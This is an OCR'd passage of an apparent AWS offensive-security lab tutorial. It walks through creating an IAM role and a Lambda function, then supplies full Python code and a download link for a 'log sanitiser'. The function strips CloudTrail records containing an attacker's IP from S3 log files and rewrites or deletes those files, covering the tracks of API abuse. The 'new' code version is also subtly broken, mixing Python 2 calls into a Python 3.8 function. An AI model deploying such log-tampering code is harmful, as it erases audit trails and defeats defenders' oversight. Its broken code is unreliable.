


Find the "Roles" link on the left hand side of the IAM service...




Click the "Create role" button....

Select "Lambda"...




Click the "Next: Permissions" button....

Attach the policy we just created: lambda_clean_execution_001




Click the "Next: Tags" button....




Click the "Next: Review" button....

Give the Role a name: lambda_clean_execution_001



Click the "Create role" button.

Find the Lambda service within AWS and click the "Create a function" button.




Complete the following settings:

- Name: myCleanFunction001
- Runtime: Python 3.8

Click the "Choose or create an exection role" link...

Select from the drop down box the "Use an existing role" option...

Select from the drop down box the name of the role we just created: lambda_clean_execution_001



Click the "Create function" button....

NOTE: You can quickly find the external Internet facing IP address from within an EC2 instance by running the following command: curl ipcurl.net/n

```
root@ip-10-0-1-11:/shared# curl ipcurl.net/n
18.191.208.172

root@ip-10-0-1-11:/shared#
```

In the function code section, paste the following code, replacing the external IP address to be the same as the EC2 system we left repeatedly accessing the control plane APIs via the AWS CLI.

new ->

```
import json
import urllib
import boto3
import gzip
import tempfile
import shutil

dirty_tag = "18.117.164.96"

def filter_dirty_tag(log):
    return dirty_tag in json.dumps(log)

s3 = boto3.client('s3')

def lambda_handler(event, context):
    bucket = event['Records'][0]['s3']['bucket']['name']
    key = urllib.unquote_plus(event['Records'][0]['s3']['object']['key']).decode('utf8')
    resp = s3.get_object(Bucket=bucket, Key=key)
    gzip_tmp = tempfile.NamedTemporaryFile(delete=False)
    shutil.copyfileobj(resp['Body'], gzip_tmp)
    gzip_tmp.close()

    gzip_filename = gzip_tmp.name
    with gzip.open(gzip_filename, 'rb') as f:
        file_content = f.read()

    logs = json.loads(file_content)

    old_num_logs = len(logs['Records'])
    print(old_num_logs)
    logs['Records'] = filter(lambda x: not filter_dirty_tag(x), logs['Records'])
    print(len(logs['Records']))

    if len(logs['Records']) == 0:
        print("Deleting empty %s" % key)
        s3.delete_object(Bucket=bucket, Key=key)
    elif len(logs['Records']) == old_num_logs:
        print("Doing nothing no log records filtered")
    else:
        print("Updating %s" % key)
        with gzip.open(gzip_filename, 'wb') as f:
            f.write(json.dumps(logs, separators=(',',':')))
        s3.put_object(Bucket=bucket, Key=key, Body=open(gzip_filename, 'rb'))
```


old->

```
import json
import urllib
import boto3
import gzip
import tempfile
import shutil

dirty_tag = "18.191.208.172"

def filter_dirty_tag(log):
    return dirty_tag in json.dumps(log)

s3 = boto3.client('s3')

def lambda_handler(event, context):
    bucket = event['Records'][0]['s3']['bucket']['name']
    key = urllib.unquote_plus(event['Records'][0]['s3']['object']['key']).decode('utf8')
    resp = s3.get_object(Bucket=bucket, Key=key)
    gzip_tmp = tempfile.NamedTemporaryFile(delete=False)
    shutil.copyfileobj(resp['Body'], gzip_tmp)
    gzip_tmp.close()

    gzip_filename = gzip_tmp.name
    with gzip.open(gzip_filename, 'rb') as f:
        file_content = f.read()

    logs = json.loads(file_content)

    old_num_logs = len(logs['Records'])
    print old_num_logs
    logs['Records'] = filter(lambda x: not filter_dirty_tag(x), logs['Records'])
    print len(logs['Records'])

    if len(logs['Records']) == 0:
        print "Deleting empty %s" % key
        s3.delete_object(Bucket=bucket, Key=key)
    elif len(logs['Records']) == old_num_logs:
        print "Doing nothing no log records filtered"
    else:
        print "Updating %s" % key
        with gzip.open(gzip_filename, 'wb') as f:
            f.write(json.dumps(logs, separators=(',',':')))
        s3.put_object(Bucket=bucket, Key=key, Body=open(gzip_filename, 'rb'))
```


NOTE: We can also wget / curl this code from the following location:

https://gist.githubusercontent.com/cno-io/ee12f772ac33fa0a702ec1300d81a4d8/raw/5a6bb62f15b4970331ee35d99869395e23df2af3/lambda_log_sanitiser.py


Click the "Deploy" button after copy and pasting over the code...




We can then add the trigger for this function by clicking "+ Add Trigger" button on the left hand-side of the interface:



